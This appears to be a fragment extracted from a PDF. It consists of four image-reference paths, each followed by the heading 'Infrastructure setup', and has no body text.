
3. Infrastructure setup




Infrastructure setup




Infrastructure setup




Infrastructure setup



